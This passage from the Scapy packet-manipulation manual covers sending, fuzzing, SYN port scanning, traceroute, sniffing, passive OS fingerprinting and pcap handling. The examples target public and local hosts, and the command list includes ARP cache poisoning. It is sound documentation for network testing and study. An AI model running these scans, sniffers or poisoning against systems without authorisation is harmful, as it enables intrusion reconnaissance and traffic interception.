>>> sendp("I'm travelling on Ethernet", iface="eth1", loop=1, inter=0.2)
.....^C
Sent 16 packets.
>>> sendp(rdpcap("/tmp/pcapfile")) # tcpreplay
.....
Sent 11 packets.

Returns packets sent by send()
>>> send(IP(dst='127.0.0.1'), return_packets=True)
.
Sent 1 packets.
<PacketList: TCP:0 UDP:0 ICMP:0 Other:1>
```

3.2.7 Multicast on layer 3: Scope Identifiers

Note

This feature is only available since Scapy 2.6.0.

If you try to use multicast addresses (IPv4) or link-local addresses (IPv6), you'll notice that Scapy follows the routing table and takes the first entry. In order to specify which interface to use when looking through the routing table, Scapy supports scope identifiers (similar to RFC6874 but for both IPv6 and IPv4).

```
>>> conf.checkIPaddr = False # answer IP will be != from the one we requested
# send on interface 'eth0'
>>> sr(IP(dst="224.0.0.1%eth0")/ICMP(), multi=True)
>>> sr(IPv6(dst="ff02::1%eth0")/ICMPv6EchoRequest(), multi=True)
```

You can use both %eth0 format or %15 (the interface id) format. You can query those using conf.ifaces.

Note

Behind the scene, calling `IP(dst="224.0.0.1%eth0")` creates a `ScopedIP` object that contains `224.0.0.1` on the scope of the interface `eth0`. If you are using an interface object (for instance `conf.iface`), you can also craft that object. For instance::

```
>>> pkt = IP(dst=ScopedIP("224.0.0.1", scope=conf.iface))/ICMP()
```

3.2.8 Fuzzing

The function `fuzz()` is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field. This enables quickly building fuzzing templates and sending them in a loop. In the following example, the IP layer is normal, and the UDP and NTP layers are fuzzed. The UDP checksum will be correct, the UDP destination port will be overloaded by NTP to be 123 and the NTP version will be forced to be 4. All the other ports will be randomized. Note: If you use `fuzz()` in IP layer, `src` and `dst` parameter won't be random so in order to do that use `RandIP()`..

```
>>> send(IP(dst="target")/fuzz(UDP())/NTP(version=4)), loop=1)
.....^C
Sent 16 packets.
```

3.2.9 Injecting bytes

In a packet, each field has a specific type. For instance, the length field of the IP packet `len` expects an integer. More on that later. If you're developing a PoC, there are times where you'll want to inject some value that doesn't fit that type. This is possible using `RawVal`

```
>>> pkt = IP(len=RawVal(b"NotAnInteger"), src="127.0.0.1")
>>> bytes(pkt)
b'H\x00NotAnInt\x0f\xb3er\x00\x01\x00\x00@\x00\x00\x00\x7f\x00\x00\x01\x7f\x
↪\x00\x00\x01\x00\x00'
```

3.2.10 Send and receive packets (sr)

Now, let's try to do some fun things. The `sr()` function is for sending packets and receiving answers. The function returns a couple of packet and answers, and the unanswered packets. The function `sr1()` is a variant that only returns one packet that answered the packet (or the packet set) sent. The packets must be layer 3 packets (IP, ARP, etc.). The function `srp()` do the same for layer 2 packets (Ethernet, 802.3, etc.). If there is no response, a `None` value will be assigned instead when the timeout is reached.

```
>>> p = sr1(IP(dst="www.slashdot.org")/ICMP()/"XXXXXXXXXX")
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
>>> p
<IP version=4L ihl=5L tos=0x0 len=39 id=15489 flags= frag=0L ttl=42 proto=ICMP
  checksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options='' |<ICMP type=echo-
  ↳reply
    code=0 chksum=0xee45 id=0x0 seq=0x0 |<Raw load='XXXXXXXXXX'
    |<Padding load='\x00\x00\x00\x00' |>>>>
>>> p.show()
---[ IP ]---
version    = 4L
ihl        = 5L
tos        = 0x0
len        = 39
id         = 15489
flags      =
frag       = 0L
ttl        = 42
proto      = ICMP
checksum   = 0x51dd
src        = 66.35.250.151
dst        = 192.168.5.21
options    = ''
---[ ICMP ]---
  type      = echo-reply
  code      = 0
  checksum  = 0xee45
  id        = 0x0
  seq       = 0x0
---[ Raw ]---
  load      = 'XXXXXXXXXX'
---[ Padding ]---
  load      = '\x00\x00\x00\x00'
```

A DNS query (rd = recursion desired). The host 192.168.5.1 is my DNS server. Note the non-null padding coming from my Linksys having the Etherleak flaw:

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.org
  ↳")))
Begin emission:
Finished to send 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=78 id=0 flags=DF frag=0L ttl=64 proto=UDP
  ↳checksum=0xaf38
  src=192.168.5.1 dst=192.168.5.21 options='' |<UDP sport=53 dport=53 len=58
  ↳checksum=0xd55d
```

(continues on next page)

(continued from previous page)

```
|<DNS id=0 qr=1L opcode=QUERY aa=0L tc=0L rd=1L ra=1L z=0L rcode=ok_
↪qdcount=1 ancourt=1
nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A qclass=IN |>
an=<DNSRR rrrname='www.slashdot.org.' type=A rclass=IN ttl=3560L rdata='66.35.
↪250.151' |>
ns=0 ar=0 |<Padding load='\xc6\x94\xc7\xeb' |>>>>
```

The “send’nreceive” functions family is the heart of Scapy. They return a couple of two lists. The first element is a list of couples (packet sent, answer), and the second element is the list of unanswered packets. These two elements are lists, but they are wrapped by an object to present them better, and to provide them with some methods that do most frequently needed actions:

```
>>> sr(IP(dst="192.168.8.1")/TCP(dport=[21,22,23]))
Received 6 packets, got 3 answers, remaining 0 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:0 ICMP:0_
↪Other:0>)
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.8.14:20 > 192.168.8.1:21 S ==> Ether / IP / TCP 192.168.8.
↪1:21 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:22 S ==> Ether / IP / TCP 192.168.8.
↪1:22 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:23 S ==> Ether / IP / TCP 192.168.8.
↪1:23 > 192.168.8.14:20 RA / Padding
```

If there is a limited rate of answers, you can specify a time interval (in seconds) to wait between two packets with the `inter` parameter. If some packets are lost or if specifying an interval is not enough, you can resend all the unanswered packets, either by calling the function again, directly with the unanswered list, or by specifying a `retry` parameter. If `retry` is 3, Scapy will try to resend unanswered packets 3 times. If `retry` is -3, Scapy will resend unanswered packets until no more answer is given for the same set of unanswered packets 3 times in a row. The `timeout` parameter specify the time to wait after the last packet has been sent:

```
>>> sr(IP(dst="172.20.29.5/30")/TCP(dport=[21,22,23]),inter=0.5,retry=-2,
↪timeout=1)
Begin emission:
Finished to send 12 packets.
Begin emission:
Finished to send 9 packets.
Begin emission:
Finished to send 9 packets.

Received 100 packets, got 3 answers, remaining 9 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:9 ICMP:0_
↪Other:0>)
```

3.2.11 SYN Scans

Classic SYN Scan can be initialized by executing the following command from Scapy's prompt:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80, flags="S"))
```

The above will send a single SYN packet to Google's port 80 and will quit after receiving a single response:

```
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x20 len=44 id=33529 flags= frag=0L ttl=244
proto=TCP chksum=0x6a34 src=72.14.207.99 dst=192.168.1.100 options=// |
<TCP  sport=www dport=ftp-data seq=2487238601L ack=1 dataofs=6L reserved=0L
flags=SA window=8190 chksum=0xcdc7 urgptr=0 options=[('MSS', 536)] |
<Padding  load='V\xfb' |>>>
```

From the above output, we can see Google returned "SA" or SYN-ACK flags indicating an open port.

Use either notations to scan ports 440 through 443 on the system:

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=666, dport=(440, 443), flags="S"))
```

or

```
>>> sr(IP(dst="192.168.1.1")/TCP(sport=RandShort(), dport=[440, 441, 442, 443],
↳ flags="S"))
```

In order to quickly review responses simply request a summary of collected packets:

```
>>> ans, unans = _
>>> ans.summary()
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:440 S =====> IP / TCP 192.168.
↳ 1.1:440 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:441 S =====> IP / TCP 192.168.
↳ 1.1:441 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:442 S =====> IP / TCP 192.168.
↳ 1.1:442 > 192.168.1.100:ftp-data RA / Padding
IP / TCP 192.168.1.100:ftp-data > 192.168.1.1:https S =====> IP / TCP 192.
↳ 168.1.1:https > 192.168.1.100:ftp-data SA / Padding
```

The above will display stimulus/response pairs for answered probes. We can display only the information we are interested in by using a simple loop:

```
>>> ans.summary( lambda s,r: r.strftime("%TCP.sport% \t %TCP.flags%") )
440      RA
441      RA
442      RA
https    SA
```

Even better, a table can be built using the `make_table()` function to display information about multiple targets:

```
>>> ans, unans = sr(IP(dst=["192.168.1.1", "yahoo.com", "slashdot.org"])/
↳TCP(dport=[22, 80, 443], flags="S"))
Begin emission:
.....*..**.....Finished to send 9 packets.
**.*.*.*.....
Received 362 packets, got 8 answers, remaining 1 packets
>>> ans.make_table(
...     lambda s,r: (s.dst, s.dport,
...     r.strftime("{TCP:%TCP.flags%}{ICMP:%IP.src% - %ICMP.type%}")))
66.35.250.150          192.168.1.1 216.109.112.135
22 66.35.250.150 - dest-unreach RA -
80 SA                  RA          SA
443 SA                 SA          SA
```

The above example will even print the ICMP error type if the ICMP packet was received as a response instead of expected TCP.

For larger scans, we could be interested in displaying only certain responses. The example below will only display packets with the “SA” flag set:

```
>>> ans.nsummary(lfilter = lambda s,r: r.strftime("%TCP.flags%") == "SA")
0003 IP / TCP 192.168.1.100:ftp_data > 192.168.1.1:https S =====> IP / TCP
↳192.168.1.1:https > 192.168.1.100:ftp_data SA
```

In case we want to do some expert analysis of responses, we can use the following command to indicate which ports are open:

```
>>> ans.summary(lfilter = lambda s,r: r.strftime("%TCP.flags%") == "SA",
↳prn=lambda s,r: r.strftime("%TCP.sport% is open"))
https is open
```

Again, for larger scans we can build a table of open ports:

```
>>> ans.filter(lambda s,r: TCP in r and r[TCP].flags&2).make_table(lambda s,r:
...     (s.dst, s.dport, "X"))
66.35.250.150 192.168.1.1 216.109.112.135
80 X          -          X
443 X         X          X
```

If all of the above methods were not enough, Scapy includes a `report_ports()` function which not only automates the SYN scan, but also produces a LaTeX output with collected results:

```
>>> report_ports("192.168.1.1", (440, 443))
Begin emission:
...*..**Finished to send 4 packets.
*
Received 8 packets, got 4 answers, remaining 0 packets
'\begin{tabular}{|r|l|l|l|}\n\\hline\nhttps & open & SA \\\n\\hline\n440
& closed & TCP RA \\\n\\hline\n441 & closed & TCP RA \\\n\\hline\n442 & closed &
TCP RA \\\n\\hline\n\\hline\n\\end{tabular}\n'
```

3.2.12 TCP traceroute

A TCP traceroute:

```
>>> ans, unans = sr(IP(dst=target, ttl=(4,25),id=RandShort())/TCP(flags=0x2))
*****.*****.*.***.*.**Finished to send 22 packets.
***.*****
Received 33 packets, got 21 answers, remaining 1 packets
>>> for snd,rcv in ans:
...     print(snd.ttl, rcv.src, isinstance(rcv.payload, TCP))
...
5 194.51.159.65 0
6 194.51.159.49 0
4 194.250.107.181 0
7 193.251.126.34 0
8 193.251.126.154 0
9 193.251.241.89 0
10 193.251.241.110 0
11 193.251.241.173 0
13 208.172.251.165 0
12 193.251.241.173 0
14 208.172.251.165 0
15 206.24.226.99 0
16 206.24.238.34 0
17 173.109.66.90 0
18 173.109.88.218 0
19 173.29.39.101 1
20 173.29.39.101 1
21 173.29.39.101 1
22 173.29.39.101 1
23 173.29.39.101 1
24 173.29.39.101 1
```

Note that the TCP traceroute and some other high-level functions are already coded:

```
>>> lsc()
sr                : Send and receive packets at layer 3
sr1               : Send packets at layer 3 and return only the first answer
srp              : Send and receive packets at layer 2
srp1             : Send and receive packets at layer 2 and return only the
↳first answer
srloop           : Send a packet at layer 3 in loop and print the answer each
↳time
srploop          : Send a packet at layer 2 in loop and print the answer each
↳time
sniff            : Sniff packets
p0f              : Passive OS fingerprinting: which OS emitted this TCP SYN ?
arpcachepoison   : Poison target's cache with (your MAC,victim's IP) couple
send             : Send packets at layer 3
sendp            : Send packets at layer 2
traceroute       : Instant TCP traceroute
```


(continues on next page)

(continued from previous page)

```

arping      : Send ARP who-has requests to determine which hosts are up
ls          : List available layers, or infos on a given layer
lsc         : List user commands
queso      : Queso OS fingerprinting
nmap_fp     : nmap fingerprinting
report_ports : portscan a target and output a LaTeX table
dyndns_add  : Send a DNS add message to a nameserver for "name" to have
↳ a new "rdata"
dyndns_del  : Send a DNS delete message to a nameserver for "name"
[...]
```

Scapy may also use the GeoIP2 module, in combination with matplotlib and `cartopy` to generate fancy graphics such as below:



In this example, we used the `traceroute_map()` function to print the graphic. This method is a shortcut which uses the `world_trace` of the `TracerouteResult` objects. It could have been done differently:

```

>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> a, _ = traceroute(["www.google.co.uk", "www.secdev.org"], verbose=0)
>>> a.world_trace()
```

or such as above:

```

>>> conf.geoip_city = "path/to/GeoLite2-City.mmdb"
>>> traceroute_map(["www.google.co.uk", "www.secdev.org"])
```

To use those functions, it is required to have installed the `geoip2` module, its database ([direct download](#)) but also the `cartopy` module.

3.2.13 Configuring super sockets

Different super sockets are available in Scapy: the **native** ones, and the ones that use **libpcap** (to send/receive packets).

By default, Scapy will try to use the native ones (*except on Windows, where the winpcap/npcap ones are preferred*). To manually use the **libpcap** ones, you must:

- On Unix/OSX: be sure to have libpcap installed.
- On Windows: have Npcap/Winpcap installed. (default)

Then use:

```
>>> conf.use_pcap = True
```

This will automatically update the sockets pointing to `conf.L2socket` and `conf.L3socket`.

If you want to manually set them, you have a bunch of sockets available, depending on your platform. For instance, you might want to use:

```
>>> conf.L3socket=L3pcapSocket # Receive/send L3 packets through libpcap
>>> conf.L2listen=L2ListenTcpdump # Receive L2 packets through TCPDump
```

3.2.14 Sniffing

We can easily capture some packets or even clone tcpdump or tshark. Either one interface or a list of interfaces to sniff on can be provided. If no interface is given, sniffing will happen on `conf.iface`:

```
>>> sniff(filter="icmp and host 66.35.250.151", count=2)
<Sniffed: UDP:0 TCP:0 ICMP:2 Other:0>
>>> a=_
>>> a.summary()
0000 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
0001 Ether / IP / ICMP 192.168.5.21 echo-request 0 / Raw
>>> a[1]
<Ether dst=00:ae:f3:52:aa:d1 src=00:02:15:37:a2:44 type=0x800 |<IP version=4L
ihl=5L tos=0x0 len=84 id=0 flags=DF frag=0L ttl=64 proto=ICMP chksum=0x3831
src=192.168.5.21 dst=66.35.250.151 options='' |<ICMP type=echo-request code=0
chksum=0x6571 id=0x8745 seq=0x0 |<Raw load='B\xfg\xda\x00\x07um\x08\t\n\x0b
\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d
\x1e\x1f !\x22#$%&\'()*+,-./01234567' |>>>>
>>> sniff(iface="wifi0", prn=lambda x: x.summary())
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info_
↳Rates / Info DSset / Info TIM / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /_
↳Info Rates
802.11 Management 5 00:0a:41:ee:a5:50 / 802.11 Probe Response / Info SSID /_
↳Info Rates / Info DSset / Info 133
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /_
↳Info Rates
802.11 Management 4 ff:ff:ff:ff:ff:ff / 802.11 Probe Request / Info SSID /_
↳Info Rates
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info_
↳Rates / Info DSset / Info TIM / Info 133
802.11 Management 11 00:07:50:d6:44:3f / 802.11 Authentication
802.11 Management 11 00:0a:41:ee:a5:50 / 802.11 Authentication
802.11 Management 0 00:07:50:d6:44:3f / 802.11 Association Request / Info_
↳SSID / Info Rates / Info 133 / Info 149
802.11 Management 1 00:0a:41:ee:a5:50 / 802.11 Association Response / Info_
↳Rates / Info 133 / Info 149
```

(continues on next page)

(continued from previous page)

```

802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info
↳Rates / Info DSset / Info TIM / Info 133
802.11 Management 8 ff:ff:ff:ff:ff:ff / 802.11 Beacon / Info SSID / Info
↳Rates / Info DSset / Info TIM / Info 133
802.11 / LLC / SNAP / ARP who has 172.20.70.172 says 172.20.70.171 / Padding
802.11 / LLC / SNAP / ARP is at 00:0a:b7:4b:9c:dd says 172.20.70.172 / Padding
802.11 / LLC / SNAP / IP / ICMP echo-request 0 / Raw
802.11 / LLC / SNAP / IP / ICMP echo-reply 0 / Raw
>>> sniff(iface="eth1", prn=lambda x: x.show())
---[ Ethernet ]---
dst      = 00:ae:f3:52:aa:d1
src      = 00:02:15:37:a2:44
type     = 0x800
---[ IP ]---
version  = 4L
ihl      = 5L
tos      = 0x0
len      = 84
id       = 0
flags    = DF
frag     = 0L
ttl      = 64
proto    = ICMP
chksum   = 0x3831
src      = 192.168.5.21
dst      = 66.35.250.151
options  = ''
---[ ICMP ]---
type     = echo-request
code     = 0
chksum   = 0x89d9
id       = 0xc245
seq      = 0x0
---[ Raw ]---
load     = 'B\x7f\x09\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\
↳x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !\x22#$%&\'()*+,
↳-./01234567'
---[ Ethernet ]---
dst      = 00:02:15:37:a2:44
src      = 00:ae:f3:52:aa:d1
type     = 0x800
---[ IP ]---
version  = 4L
ihl      = 5L
tos      = 0x0
len      = 84
id       = 2070
flags    =
frag     = 0L

```

(continues on next page)

(continued from previous page)

```

ttl      = 42
proto    = ICMP
chksum    = 0x861b
src       = 66.35.250.151
dst       = 192.168.5.21
options   = ''
---[ ICMP ]---
    type      = echo-reply
    code      = 0
    chksum    = 0x91d9
    id        = 0xc245
    seq       = 0x0
---[ Raw ]---
    load       = 'B\x7f\x00\x04\x149\x08\t\n\x0b\x0c\r\x0e\x0f\x10\
    ↪x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !\x22#$%&\'()*+,
    ↪-./01234567'
---[ Padding ]---
    load       = '\n_\x00\x0b'
>>> sniff(iface=["eth1","eth2"], prn=lambda x: x.sniffed_on+": "+x.summary())
eth3: Ether / IP / ICMP 192.168.5.21 > 66.35.250.151 echo-request 0 / Raw
eth3: Ether / IP / ICMP 66.35.250.151 > 192.168.5.21 echo-reply 0 / Raw
eth2: Ether / IP / ICMP 192.168.5.22 > 66.35.250.152 echo-request 0 / Raw
eth2: Ether / IP / ICMP 66.35.250.152 > 192.168.5.22 echo-reply 0 / Raw

```

For even more control over displayed information we can use the `sprintf()` function:

```

>>> pkts = sniff(prn=lambda x:x.sprintf("{IP:%IP.src% -> %IP.dst%\n}{Raw:%Raw.
    ↪load%\n}"))
192.168.1.100 -> 64.233.167.99

64.233.167.99 -> 192.168.1.100

192.168.1.100 -> 64.233.167.99

192.168.1.100 -> 64.233.167.99
'GET / HTTP/1.1\r\nHost: 64.233.167.99\r\nUser-Agent: Mozilla/5.0
(X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071022 Ubuntu/7.10 (gutsy)
Firefox/2.0.0.8\r\nAccept: text/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5\r\nAccept-Language:
en-us,en;q=0.5\r\nAccept-Encoding: gzip,deflate\r\nAccept-Charset:
ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\nKeep-Alive: 300\r\nConnection:
keep-alive\r\nCache-Control: max-age=0\r\n\r\n'

```

We can sniff and do passive OS fingerprinting:

```

>>> p
<Ether dst=00:10:4b:b3:7d:4e src=00:40:33:96:7b:60 type=0x800 |<IP version=4L
ihl=5L tos=0x0 len=60 id=61681 flags=DF frag=0L ttl=64 proto=TCP
    ↪chksum=0xb85e
src=192.168.8.10 dst=192.168.8.1 options='' |<TCP sport=46511 dport=80

```

(continues on next page)

(continued from previous page)

```
seq=2023566040L ack=0L dataofs=10L reserved=0L flags=SEC window=5840
chksum=0x570c urgptr=0 options=[('Timestamp', (342940201L, 0L)), ('MSS',
→1460),
('NOP', ()), ('SackOK', ''), ('WScale', 0)] |>>>
>>> load_module("p0f")
>>> p0f(p)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
>>> a=sniff(prn=prnp0f)
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(1.0, ['Linux 2.4.2 - 2.4.14 (1)'])
(0.875, ['Linux 2.4.2 - 2.4.14 (1)', 'Linux 2.4.10 (1)', 'Windows 98 (?)'])
(1.0, ['Windows 2000 (9)'])
```

The number before the OS guess is the accuracy of the guess.

Note

When sniffing on several interfaces (e.g. `iface=["eth0", ...]`), you can check what interface a packet was sniffed on by using the `sniffed_on` attribute, as shown in one of the examples above.

3.2.15 Asynchronous Sniffing

Note

Asynchronous sniffing is only available since **Scapy 2.4.3**

Warning

Asynchronous sniffing does not necessarily improves performance (it's rather the opposite). If you want to sniff on multiple interfaces / socket, remember you can pass them all to a single *sniff()* call

It is possible to sniff asynchronously. This allows to stop the sniffer programmatically, rather than with `ctrl^C`. It provides `start()`, `stop()` and `join()` utils.

The basic usage would be:

```
>>> t = AsyncSniffer()
>>> t.start()
>>> print("hey")
hey
[...]
>>> results = t.stop()
```

The `AsyncSniffer` class has a few useful keys, such as `results` (the packets collected) or `running`, that can be used. It accepts the same arguments than `sniff()` (in fact, their implementations are merged). For instance:

```
>>> t = AsyncSniffer(iface="enp0s3", count=200)
>>> t.start()
>>> t.join() # this will hold until 200 packets are collected
>>> results = t.results
>>> print(len(results))
200
```

Another example: using prn and store=False

```
>>> t = AsyncSniffer(prn=lambda x: x.summary(), store=False, filter="tcp")
>>> t.start()
>>> time.sleep(20)
>>> t.stop()
```

3.2.16 Advanced Sniffing - Sniffing Sessions

Note

Sessions are only available since **Scapy 2.4.3**

`sniff()` also provides **Sessions**, that allows to dissect a flow of packets seamlessly. For instance, you may want your `sniff(prn=...)` function to automatically defragment IP packets, before executing the prn.

Scapy includes some basic Sessions, but it is possible to implement your own. Available by default:

- *IPSession* -> *defragment IP packets* on-the-fly, to make a stream usable by prn.
- *TCPSession* -> *defragment certain TCP protocols*. **Currently supports:**
 - HTTP 1.0
 - TLS
 - Kerberos
 - LDAP
 - SMB
 - DCE/RPC
 - Postgres
 - DOIP
 - and maybe other protocols if this page isn't up to date.
- *TLSsession* -> *matches TLS sessions* on the flow.
- *NetflowSession* -> *resolve Netflow V9 packets* from their NetflowFlowset information objects

Those sessions can be used using the `session=` parameter of `sniff()`. Examples:

```
>>> sniff(session=IPSession, iface="eth0")
>>> sniff(session=TCPSession, prn=lambda x: x.summary(), store=False)
>>> sniff(offline="file.pcap", session=NetflowSession)
```

Note

To implement your own Session class, in order to support another flow-based protocol, start by copying a sample from `scapy/sessions.py`. Your custom Session class only needs to extend the `DefaultSession` class, and implement a `process` or a `recv` function, such as in the examples.

Warning

The inner workings of Session is currently UNSTABLE: custom Sessions may break in the future.

How to use TCPSession to defragment TCP packets

The layer on which the decompression is applied must be immediately following the TCP layer. You need to implement a class function called `tcp_reassemble` that accepts the binary data, a metadata dictionary as argument and returns, when full, a packet. Let's study the (pseudo) example of TLS:

```
class TLS(Packet):
    [...]

    @classmethod
    def tcp_reassemble(cls, data, metadata, session):
        length = struct.unpack("!H", data[3:5])[0] + 5
        if len(data) == length:
            return TLS(data)
```

In this example, we first get the total length of the TLS payload announced by the TLS header, and we compare it to the length of the data. When the data reaches this length, the packet is complete and can be returned. When implementing `tcp_reassemble`, it's usually a matter of detecting when a packet isn't missing anything else.

The data argument is bytes and the metadata argument is a dictionary which keys are as follow:

- `metadata["pay_class"]`: the TCP payload class (here TLS)
- `metadata.get("tcp_psh", False)`: will be present if the PUSH flag is set
- `metadata.get("tcp_end", False)`: will be present if the END or RESET flag is set

If `tcp_reassemble` returns any padding, it will be kept for the next payload.

3.2.17 Filters

Demo of both bpf filter and `sprintf()` method:

```
>>> a=sniff(filter="tcp and ( port 25 or port 110 )",
prn=lambda x: x.sprintf("%IP.src%:%TCP.sport% -> %IP.dst%:%TCP.dport% %2s,
->TCP.flags% : %TCP.payload%"))
192.168.8.10:47226 -> 213.228.0.14:110 S :
213.228.0.14:110 -> 192.168.8.10:47226 SA :
192.168.8.10:47226 -> 213.228.0.14:110 A :
213.228.0.14:110 -> 192.168.8.10:47226 PA : +OK <13103.1048117923@pop2-1.
->free.fr>
```

(continues on next page)

(continued from previous page)

```
192.168.8.10:47226 -> 213.228.0.14:110    A :
192.168.8.10:47226 -> 213.228.0.14:110    PA : USER toto

213.228.0.14:110 -> 192.168.8.10:47226    A :
213.228.0.14:110 -> 192.168.8.10:47226    PA : +OK

192.168.8.10:47226 -> 213.228.0.14:110    A :
192.168.8.10:47226 -> 213.228.0.14:110    PA : PASS tata

213.228.0.14:110 -> 192.168.8.10:47226    PA : -ERR authorization failed

192.168.8.10:47226 -> 213.228.0.14:110    A :
213.228.0.14:110 -> 192.168.8.10:47226    FA :
192.168.8.10:47226 -> 213.228.0.14:110    FA :
213.228.0.14:110 -> 192.168.8.10:47226    A :
```

3.2.18 Send and receive in a loop

Here is an example of a (h)ping-like functionality : you always send the same set of packets to see if something change:

```
>>> srloop(IP(dst="www.target.com/30")/TCP())
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
RECV 1: Ether / IP / TCP 192.168.11.99:80 > 192.168.8.14:20 SA / Padding
fail 3: IP / TCP 192.168.8.14:20 > 192.168.11.96:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.98:80 S
        IP / TCP 192.168.8.14:20 > 192.168.11.97:80 S
```

3.2.19 Importing and Exporting Data

PCAP

It is often useful to save capture packets to pcap file for use at later time or with different applications:

```
>>> wrpcap("temp.cap",pkts)
```

To restore previously saved pcap file:


```
>>> pkts = rdpcap("temp.cap")
```

or

```
>>> pkts = sniff(offline="temp.cap")
```

Hexdump

Scapy allows you to export recorded packets in various hex formats.

Use `hexdump()` to display one or more packets using classic hexdump format:

```
>>> hexdump(pkt)
0000  00 50 56 FC CE 50 00 0C 29 2B 53 19 08 00 45 00  .PV..P..) +S...E.
0010  00 54 00 00 40 00 40 01 5A 7C C0 A8 19 82 04 02  .T..@.@.Z|.....
0020  02 01 08 00 9C 90 5A 61 00 01 E6 DA 70 49 B6 E5  .....Za....pI..
0030  08 00 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15  .....
0040  16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25  ..... !"#$$%
0050  26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35  &'()*+,-./012345
0060  36 37                                           67
```

Hexdump above can be reimported back into Scapy using `import_hexcap()`:

```
>>> pkt_hex = Ether(import_hexcap())
0000  00 50 56 FC CE 50 00 0C 29 2B 53 19 08 00 45 00  .PV..P..) +S...E.
0010  00 54 00 00 40 00 40 01 5A 7C C0 A8 19 82 04 02  .T..@.@.Z|.....
0020  02 01 08 00 9C 90 5A 61 00 01 E6 DA 70 49 B6 E5  .....Za....pI..
0030  08 00 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15  .....
